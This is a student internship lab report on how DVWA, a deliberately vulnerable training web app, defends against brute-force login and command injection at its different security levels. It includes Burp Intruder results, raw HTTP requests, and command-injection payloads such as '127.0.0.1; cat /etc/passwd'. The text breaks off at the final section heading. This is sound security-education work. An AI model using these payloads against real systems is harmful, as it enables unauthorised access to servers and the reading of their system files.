Project Report

Title: How DVWA Implements Defenses at Different Security Levels

Course / Subject: SkillHorizon_Internship

Author: Saranya N

Date: 30/09/2025

Table of Contents

1. Abstract

This project analyses how DVWA (Damn Vulnerable Web Application) changes application behavior and defensive mechanisms across its four security levels: Low, Medium, High, and Impossible. The study focuses on two vulnerabilities: Brute Force (authentication) and Command Injection (OS command execution). For each vulnerability we document payloads that work at Low, re-test at higher levels, observe differences, and identify defenses implemented by DVWA.

2. Objectives

Demonstrate real payloads that exploit DVWA at Low security for **Brute Force and Command Injection**.


Re-test those payloads at Medium, High, and record outcomes.

Identify and explain the defensive mechanisms added at each security level.

Produce a clear, reproducible project report that can be used as a lab submission.

3. Tools & Environment


DVWA (local VM or Docker instance)




4. Setup & Assumptions

DVWA is installed and configured with database access and the security slider functioning.

Tests were performed locally in an isolated lab environment.






5. Methodology

Select target modules: Brute Force page and Command Injection page of DVWA.

At Low security: identify payloads that succeed (manual and automated).



At Medium and High: re-submit identical payloads and note server responses, UI changes, errors, or blocks.

At Impossible: verify whether payloads fail and identify the implemented defense.

Record HTTP requests/responses and take screenshots for evidence.

6. Results

6.1 Brute Force

Description

A brute-force attack is when someone keeps guessing a password over and over until they get it right — like trying every key on a keyring until one opens the lock.

A **brute-force vulnerability** exists when an application allows unlimited, automated attempts to log in (or guess secrets) without effective checks. If attackers can repeatedly submit username/password pairs or authentication tokens, they can slowly find valid credentials using automation and wordlists.

Payloads that work at Low

Simple POST login attempts (example): username=admin&password=123456 using automated script.


Wordlist-based automated tries succeed in enumerating the password when no protections are present.

Tools:


curl, **Burp Intruder**, Hydra, Burp Suite, or custom scripts.

Steps:

1. Open burp suite to capture request.




2. Connect your browser to proxy



Behavior observed across levels

Low: No rate limiting, no challenge token, plain authentication logic. Brute force succeeds rapidly.

We using **Burp Intruder** → To Identify the Matched Username & Password



4. Intruder attack of http://127.0.0.1:42001

Results Positions

Capture filter: Capturing all items

View filter: Showing all items


Request	Position	Payload	Status code	Response received	Error	Timeout	Length
17	2	012345	200	3			4636
18	2	aaa	200	2			4636
19	2	admin	200	3			4636
20	2	userpro	200	3			4636
21	2	pass	200	2			4636
22	2	xyz	200	2			4636
23	2	tester	200	3			4636
24	2	password	200	2			4674

Request Response


Pretty Raw Hex

```
GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 127.0.0.1:42001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:42001/vulnerabilities/brute/
Cookie: PHPSESSID=03f49a5e771a9cb37aba11c3b9901c97; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```


We Found The Username & Password





Medium: Adds a session-bound challenge (simple CAPTCHA-like token). Automated scripts fail unless the challenge is solved.



High: Stronger anti-automation (challenge reinforced, possible timing/session checks, IP/session throttling).


2. Intruder attack of http://127.0.0.1:42001
Results
Positions
Capture filter: Capturing all items
View filter: Showing all items
Request
Position
Payload
Status code
Response received
Error
Timeout
Length
3 1 test 302 2 295
4 1 pass 302 4 295
5 1 12356 302 2 295
6 1 012345 302 2 295
7 1 aaa 302 2 295
8 1 admin 302 5 295
9 1 userpro 302 6 295
10 1 pass 302 2 295
Request
Response
Pretty
Raw
Hex
GET /vulnerabilities/brute/?username=admin&password=password&Login=Login&user_token=368af5b2a44269a8eb3d0ea783c21be6 HTTP/1.1
Host: 127.0.0.1:42001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:42001/vulnerabilities/brute/
Cookie: PHPSESSID=03f49a5e771a9cb37aba11c3b9901c97; security=high
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i


Request
Pretty
Raw
Hex
GET /vulnerabilities/brute/index.php?username=admin&password=password&Login=Login&user_token=d8dfec6442cb130df5ae3cb3e3f1c564 HTTP/1.1
Host: 127.0.0.1:42001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:42001/vulnerabilities/brute/index.php
Cookie: PHPSESSID=03f49a5e771a9cb37aba11c3b9901c97; security=high
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Server: nginx/1.26.3
Date: Wed, 24 Sep 2025 10:37:19 GMT
Content-Type: text/html;charset=utf-8
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4499
<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA)
</title>


127.0.0.1:42001/vulnerabilities/brute/index.php?username=admin&password=password&Login=Login&user_token=3f65203a6d23af4c39f35fd4bfc39db4#
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
DVWA Security
PHP Info
About
Logout
Vulnerability: Brute Force
Login
Username:
admin
Password:
Login
Welcome to the password protected area admin
More Information
https://owasp.org/www-community/attacks/Brute_force_attack
https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
https://www.golinuxcloud.com/brute-force-attack-web-forms
Username: admin
Security Level: high
Locale: en
View Source
View Help

Mitigation:

- Brute force (and user enumeration) should not be possible in the impossible level. The developer has added a "lock out" feature, where if there are five bad logins within the last 15 minutes, the locked out user cannot log in.
- If the locked out user tries to login, even with a valid password, it will say their username or password is incorrect. This will make it impossible to know if there is a valid account on the system, with that password, and if the account is locked.
- This can cause a "**Denial of Service**" (DoS), by having someone continually trying to login to someone's account. This level would need to be extended by blacklisting the attacker (e.g. IP address, country, user-agent).

Defense mechanisms identified

Transition from none → anti-automation token → rate-limiting/session checks → secure auth (hashing + parameterization).

6.2 Command Injection

Description

A **command-injection vulnerability** happens when a web application takes input from a user and runs it as part of an operating-system command (shell command) without properly restricting or validating that input. An attacker can append extra shell commands or operators and make the server execute anything the web server user can run.

Tools:

Burp Suite (Burp)

- **Proxy (Intercept)** — capture and modify requests/responses live.

Use it to see login requests, inject payloads, or capture command-injection inputs.

- **Repeater** — craft and resend single requests with modified parameters.


Great for fine-tuning an injection payload or testing one login attempt repeatedly.

Low Level Security

This allows for direct input into one of many PHP functions that will execute commands on the OS. It is possible to escape out of the designed command and executed unintentional actions. This can be done by adding on to the request, "once the command has executed successfully, run this command".

Steps:

1. Test user input with enter IP address.



Payloads that work at Low , Medium , High

127.0.0.1; ls -la

127.0.0.1 && whoami


127.0.0.1 ; cat /etc/passwd

127.0.0.1 | cat /etc/passwd


127.0.0.1 || cat /etc/passwd

Behavior observed across levels

